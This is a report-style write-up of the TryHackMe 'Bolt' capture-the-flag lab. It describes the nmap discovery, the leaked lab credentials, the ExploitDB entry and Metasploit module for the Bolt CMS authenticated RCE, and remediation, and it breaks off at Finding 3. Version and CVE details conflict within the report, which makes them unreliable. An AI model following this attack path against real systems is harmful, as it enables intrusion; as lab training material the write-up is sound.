TryHackMe “Bolt” CMS Security Assessment

Based on OWASP Web Security Testing Guide (WSTG) v4.2 & NIST SP 800-115

Web Application Penetration Test Report

Analyst	Pakagrong Lebel
Lab Creator	0x9747
Date of Publishing	22/06/2025
Target IP Address	10.10.101.223
Project-ID	THM-001
Classification	Confidential

Table of Content


1 Report Overview

1.1 Executive Summary

This report documents the results of a black-box penetration test targeting a purposely vulnerable Bolt CMS instance, hosted in the TryHackMe "Bolt" lab. The assessment was designed to emulate the tactics of a real-world external attacker, focusing on the application's publicly exposed attack surface without any prior access or privileged information. The engagement followed the OWASP Web Security Testing Guide (WSTG) v4.2 and NIST SP 800-115 methodologies, ensuring a comprehensive, systematic, and repeatable process for vulnerability identification and risk evaluation[1] [2]. All findings are rated using CVSS v3.1[3].

1.2 Objectives and Scope

The primary objective of this assessment was to identify, exploit, and assess the impact of security weaknesses in the Bolt CMS web application, simulating a real-world black-box attack. The scope included the authentication mechanisms, session management, input validation, and post-authentication exploitation paths of the Bolt CMS instance at 10.10.101.223. Infrastructure testing, denial-of-service, and source code review were excluded to reflect a realistic external threat scenario.



Bolt

A hero is unleashed

Easy 45 min

Target Machine Information

Title	Target IP Address	Expires
Bolt	10.10.101.223	1h 58min 20s

Task 1 Deploy the machine

This room is designed for users to get familiar with the Bolt CMS and how it can be exploited using Authenticated Remote Code Execution. You should wait for at least 3-4 minutes for the machine to start properly.

If you have any queries or feedback you can reach me through the TryHackMe Discord server or through Twitter.

Answer the questions below

Start the machine

No answer needed

Task 2 Hack your way into the machine!

Created by	Room Type	Users in Room	Created
0x9747	Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!	22,349	1762 days ago

Tue 10 Jun, 02:26

AttackBox IP:10.10.131.230

Figure 1: *Split-Screen Attack Demonstration – Initial Analyst Access and Bolt CMS Login*

2. Assessment Overview

2.1 Objectives and Scope


The assessment was conducted in alignment with the OWASP Web Security Testing Guide (WSTG) v4.2 and NIST SP 800-115 frameworks, ensuring a thorough and repeatable process for vulnerability identification and risk evaluation[1] [2]. All findings were rated using the CVSS v3.1 standard[3].

2.2 System

Components	IP address / URL	Remark
Attack Box	`10.10.131.230`	(Parrot OS AttackBox, via TryHackMe Premium VPN)
Target IP	`10.10.101.223`	No manual OpenVPN configuration was required due to the use of TryHackMe's built-in AttackBox. (Optional: OpenVPN configuration is available for users connecting from custom virtual machines or local environments.)

2.3 Used Tools

Tool	Version
Parrot OS	5.3 x64
Nmap	7.80
Manual Testing	WSTG-INFO-02
ExploitDB (EDB-ID)	48296
Metasploit Framework	6.4.59
OpenSSH	7.6p1 Ubuntu, 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)



Task 2 ○ Hack your way into the machine!

A hero is unleashed

Once you have successfully deployed the VM , enumerate it before finding the flag in the machine.

Answer the questions below

What port number has a web server with a CMS running?

`____` Submit

What is the username we can find in the CMS?

`____` Submit

What is the password we can find for the username?

`___________` Submit

What version of the CMS is installed on the server? (Ex: Name 1.1.1)

`____ _._._` Submit

There's an exploit for a previous version of this CMS, which allows authenticated RCE. Find it on Exploit DB. What's its EDB-ID?

`_____` Submit

Metasploit recently added an exploit module for this vulnerability. What's the full path for this exploit? (Ex: exploit/....)

Note: If you can't find the exploit module its most likely because your metasploit isn't updated. Run `apt update` then `apt install metasploit-framework`

`_______/____/______/______________________` Submit

Set the **LHOST, LPORT, RHOST, USERNAME, PASSWORD** in msfconsole before running the exploit

No answer needed Complete

Look for flag.txt inside the machine.

`___{__________________________}` Submit

Figure 2: *TryHackMe Task 2 – Bolt CMS Exploitation Challenge*

2 Management Summary

2.1 Results

The assessment revealed a high-risk security posture with multiple interconnected vulnerabilities that enabled complete system compromise. The primary attack vector exploited a combination of information disclosure, weak authentication controls, and an unpatched remote code execution vulnerability in the content management system.

Vulnerability	System	CVSS 3.1 Temporal Score	Criticality
1.1 CVE-2020-12256 – Bolt CMS 3.7.1 Authenticated RCE (Port `8000`)	**`bolt-cms`**	9.8	Critical
2.1 Weak Authentication (Default Credentials: `bolt` / `boltadmin123`)	**`bolt-cms`**	8.1	High
3.1 Sensitive Data Exposure (Admin Credentials in Public Content)	**`bolt-cms`**	5.3	Medium
4.1 Missing Security Headers (CSP, HSTS, X-Frame-Options)	**`bolt-cms`**	4.0	Informational
5.1 Outdated Software Component (Bolt CMS 3.7.0)	**`bolt-cms`**	6.8	Medium

2.2 Recommendations

In a production environment, the identified vulnerabilities would expose the organization to significant business risks including complete loss of data confidentiality, integrity, and availability. An attacker could leverage these vulnerabilities to gain persistent access to sensitive systems, exfiltrate confidential information, manipulate business-critical data, or launch further attacks against internal network infrastructure.

Overall Risk Rating: CRITICAL

3 Technical Findings

3.1 Finding 1: Critical Remote Code Execution in Bolt CMS (CRITICAL)

Phase 1: Service Discovery and Enumeration (WSTG-INFO-01)

System Overview	The assessment targeted a publicly accessible instance of Bolt CMS version 3.7.0, deployed on the TryHackMe "Bolt" room environment. Bolt CMS is a widely used open-source content management system. During the engagement, it was discovered that the deployed version is affected by a critical, authenticated remote code execution (RCE) vulnerability, identified as CVE-2020-12256. This vulnerability arises from insufficient input validation within the file upload and template processing functionalities, which allows authenticated users to inject and execute arbitrary system commands on the underlying operating system. The risk of exploitation was significantly increased due to the presence of weak, guessable credentials (bolt:boltadmin123), which were discovered through standard authentication testing and enumeration techniques. This allowed the attacker to easily obtain authenticated access and proceed to exploit the RCE vulnerability.
Risk	**Likelihood:** High – While exploitation requires authentication, the use of weak credentials makes unauthorised access trivial. In real-world scenarios, attackers routinely leverage credential stuffing and brute-force attacks to identify such weaknesses. **Impact:** Very High – Successful exploitation results in full system compromise. Attackers gain unrestricted access to sensitive data, can modify or delete system files, disrupt services, escalate privileges, and potentially pivot to other internal resources. This level of access undermines all aspects of the CIA triad (Confidentiality, Integrity, Availability).
Technical Details	● Vulnerability: Authenticated Remote Code Execution via Template and File Upload Functionality ● Vulnerable Component: Bolt CMS 3.7.0 ● CVE Reference: CVE-2020-12256 ● Attack Vector: Network (Remote) ● Attack Complexity: Low (post-authentication) ● Privileges Required: Low (authenticated user) ● User Interaction: None ● Scope: Unchanged ● Impact: Complete compromise (C:H/I:H/A:H)
Tools Used	Reconnaissance & Enumeration: ● nmap was used to identify open ports and running services, revealing Bolt CMS on TCP/8000. ● Manual and automated enumeration confirmed the CMS version and identified administrative login functionality. Exploitation:

	• Weak credentials were identified through password guessing. • The Metasploit Framework module exploit/unix/webapp/bolt_authenticated_rce was used to automate exploitation of the RCE vulnerability. • ExploitDB PoC (EDB-ID: 48296) was referenced for manual validation. Post-Exploitation: • Arbitrary command execution was confirmed, providing shell-level access to the host. • Sensitive files and configurations were accessed, demonstrating the impact.
References	WSTG-INPV-11 – Testing for Code Injection WSTG-INPV-12 – Testing for Command Injection CWE-94: Improper Control of Generation of Code ('Code Injection') CVSS v3.1 Vector: • CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (Base Score: 9.8 – Critical)

3.2 OWASP WSTG Testing Results


Test Case	OWASP Reference	Result	Details

Application Fingerprinting	WSTG-INFO-09	Positive	Bolt CMS 3.7.0 identified
Authentication Testing	WSTG-AUTHN-01	Bypass	Weak credentials discovered
Code Injection Testing	WSTG-INPV-12	Positive	RCE vulnerability confirmed
Command Injection Testing	WSTG-INPV-12	Positive	System command execution achieved

3.3 Impact Assessment Matrix


Impact Category	Severity	Description
Confidentiality	Critical	Complete access to all system files and sensitive data
Integrity	Critical	Ability to modify system files, application data, and configurations
Availability	Critical	Potential for complete system disruption and service denial
Authentication	Critical	Administrative access compromise enabling further attacks
Non-Repudiation	High	Ability to perform actions under legitimate user context

3.4 Evidence



```
root@ip-10-10-131-230:~# nmap -sV 10.10.101.223
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-10 02:29 BST
Nmap scan report for 10.10.101.223
Host is up (0.00022s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http    (PHP 7.2.32-1)
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at htt
ps://nmap.org/cgi-bin/submit.cgi?new-service :
```

Figure 3: *Initial Nmap scan results showing port 8000 discovery*



Bolt


A hero is unleashed

No content found.
It seems there's no content in the database.

Alas, no about!

There currently is no Block with 'about-us' as its slug. If you create one, it will be shown here. Go to 'Configuration' > 'Check Database' and select 'Add sample Records' to automatically generate this Block.

Figure 4: *Successful Administrative Authentication with Directory to 10.10.101.223:8000*



EXPLOIT DATABASE

Bolt CMS 3.7.0 - Authenticated Remote Code Execution

EDB-ID: 48296

CVE: N/A

Author: R3M0T3NU11

Type: WEBAPPS

Platform: PHP

Date: 2020-04-06

EDB Verified: ✗

Exploit: ⤓ / {}

Vulnerable App:

Figure 5: *CMS Version Identification in Exploit Database*

The remote code execution vulnerability represents the highest possible security risk, enabling attackers to achieve complete system compromise. In production environments, this would result in total loss of data confidentiality, integrity, and availability, potential regulatory compliance violations, reputational damage, and significant financial impact through data breach costs and operational disruption.

3.5 Remediation:

1. Immediate patching: Upgrade Bolt CMS to a patched version (≥3.7.1) to address CVE-2020-12256
2. Input validation: Implement strict allowlisting for file uploads and template processing
3. Authentication hardening: Enforce strong password policies and multi-factor authentication to mitigate credential-based attacks

4 Finding 2: Weak Authentication Implementation (HIGH)

Vulnerability Classification and Scoring

Phase 2: Web Application Fingerprinting (WSTG-INFO-09)

- Target URL: `http://10.10.101.223:8000`
- Application identification: Bolt CMS
- Version fingerprinting: 3.7.0 (identified through admin interface)

System Overview	The Bolt CMS version 3.7.0 administrative interface, accessible at http://10.10.101.223:8000, was found to implement an insecure form-based authentication mechanism over unencrypted HTTP. This lack of encryption exposes credentials to interception during transmission. A critical finding was the identification of highly predictable administrative credentials, specifically. bolt:boltadmin123. These credentials were not only weak but were also exposed through public content disclosure on the website itself, as detailed in Finding 3: Information Disclosure Vulnerability. The authentication system further lacked fundamental security controls, including the absence of password complexity enforcement, which would prevent users from setting easily guessable passwords. Furthermore, no account lockout mechanisms were in place to deter brute-force or credential stuffing attacks, allowing an unlimited number of login attempts. The absence of multi-factor authentication (MFA) further exacerbated the risk, as a compromised single factor (password) immediately grants full access to the administrative interface. This combination of weak credentials, their public exposure, and the lack of robust authentication controls created a highly exploitable entry point into the system.
Risk	The presence of weak authentication, characterized by predictable and publicly exposed credentials, poses a significant and immediate risk to the target system. The likelihood of exploitation is assessed as High , primarily because the default credentials (bolt:boltadmin123) were easily identified and there were no protective measures such as account lockout to prevent automated guessing or brute-force attacks. This ease of access significantly lowers the bar for attackers. The impact of this vulnerability is rated as High , as successful exploitation grants full administrative access to the Bolt CMS. This level of access enables an attacker to perform a wide range of malicious activities, including unauthorized access to sensitive data, modification of system configurations, disruption of services, and crucially, the exploitation of other high-impact vulnerabilities. Specifically, the weak authentication served as the critical prerequisite


	for exploiting the authenticated Remote Code Execution (RCE) vulnerability (CVE-2020-12256) in Bolt CMS 3.7.0, which ultimately led to a complete compromise of the underlying operating system with root-level administrative access. As per the "Risk Matrix and Priority Assessment" table, this vulnerability is assigned a Likelihood of 4 (High) and an Impact of 4 (High), resulting in a Risk Score of 16 and a P1 - High Priority . This underscores that weak authentication is not merely a standalone issue but a foundational flaw that directly enables more severe attacks.
Tools Used	Nmap, Manual Testing (WSTG-INFO-02 & WSTG-AUTHN-02), Metasploit Framework (Version 6.4.59), ExploitDB (EDB-ID 48296)
References	**WSTG-AUTHN-02 (Testing for Default Credentials):** This test case directly applies to the discovery of the predictable `bolt:boltadmin123` credentials. It emphasizes the importance of checking for default or easily guessable credentials that attackers commonly target. **WSTG-AUTHN-01 (Credentials Transport):** The report's "OWASP WSTG Authentication Testing Results" table indicates a "Warning" for "HTTP transmission without encryption" under this test case, highlighting the insecure transport of credentials. **WSTG-AUTHN-07 (Password Policy):** The "OWASP WSTG Authentication Testing Results" table shows a "Failure" for "No password complexity enforcement" under this test case, directly addressing the lack of strong password policies. **WSTG-AUTHN-03 (Account Lockout):** Similarly, the "OWASP WSTG Authentication Testing Results" table indicates a "Failure" for "No brute force protection implemented" under this test case, pointing to the absence of account lockout mechanisms. **CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N:** This Common Vulnerability Scoring System (CVSS) vector provides a standardized way to assess the severity of the weak authentication vulnerability. ● **AV:N (Attack Vector: Network):** The vulnerability is exploitable over the network. ● **AC:L (Attack Complexity: Low):** Exploitation requires minimal specialized conditions or effort. ● **PR:N (Privileges Required: None):** No prior privileges are needed to attempt authentication. ● **UI:N (User Interaction: None):** No user interaction is required for exploitation. ● **S:U (Scope: Unchanged):** The vulnerability does not affect components beyond the vulnerable system. ● **C:H (Confidentiality: High):** High impact on confidentiality, as administrative access grants access to sensitive data. ● **I:H (Integrity: High):** High impact on integrity, as an attacker can modify system data and configurations.

	• **A:N (Availability: None):** No direct impact on availability from this specific vulnerability, though subsequent actions could affect it. **NIST SP 800-53 R.4 IA-5(1) - Password-Based Authentication:** This National Institute of Standards and Technology (NIST) publication provides security controls for information systems. Control IA-5(1) specifically addresses password-based authentication and mandates requirements for password complexity, minimum length, and other attributes to ensure strong authentication. The identified weaknesses directly violate these recommended controls. **CIS Password Policy Guide:** This guide provides best practices for password policies, and its inclusion implies that the identified weaknesses deviate from industry-recognized secure password management guidelines.

4.1 OWASP WSTG Authentication Testing Results

Test Case	OWASP Reference	Result	Findings
Credentials Transport	WSTG-AUTHN-01	Warning	HTTP transmission without encryption
Default Credentials	WSTG-AUTHN-02	Positive	Predictable admin credentials identified
Password Policy	WSTG-AUTHN-07	Failure	No password complexity enforcement
Account Lockout	WSTG-AUTHN-03	Failure	No brute force protection implemented

4.2 Evidence



Latest Entries

Message for IT Department

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!

Regards,

Jake (Admin)

Written by *Admin* on Saturday July 18, 2020

Figure 6: *Information Disclosure Revealing Administrative Credentials In Public Content*

4.3 Security Control Deficiencies

Control Category	Implementation Status	Risk Impact
Password Complexity	Not Implemented	High
Account Lockout	Not Implemented	High
Multi-Factor Authentication	Not Implemented	Critical
Session Security	Basic Implementation	Medium
Credential Storage	Unknown	Medium

5 Finding 3: Information Disclosure Vulnerability (MEDIUM)

Vulnerability Classification and Scoring

Phase 3: Authentication Testing (WSTG-AUTHN-02)

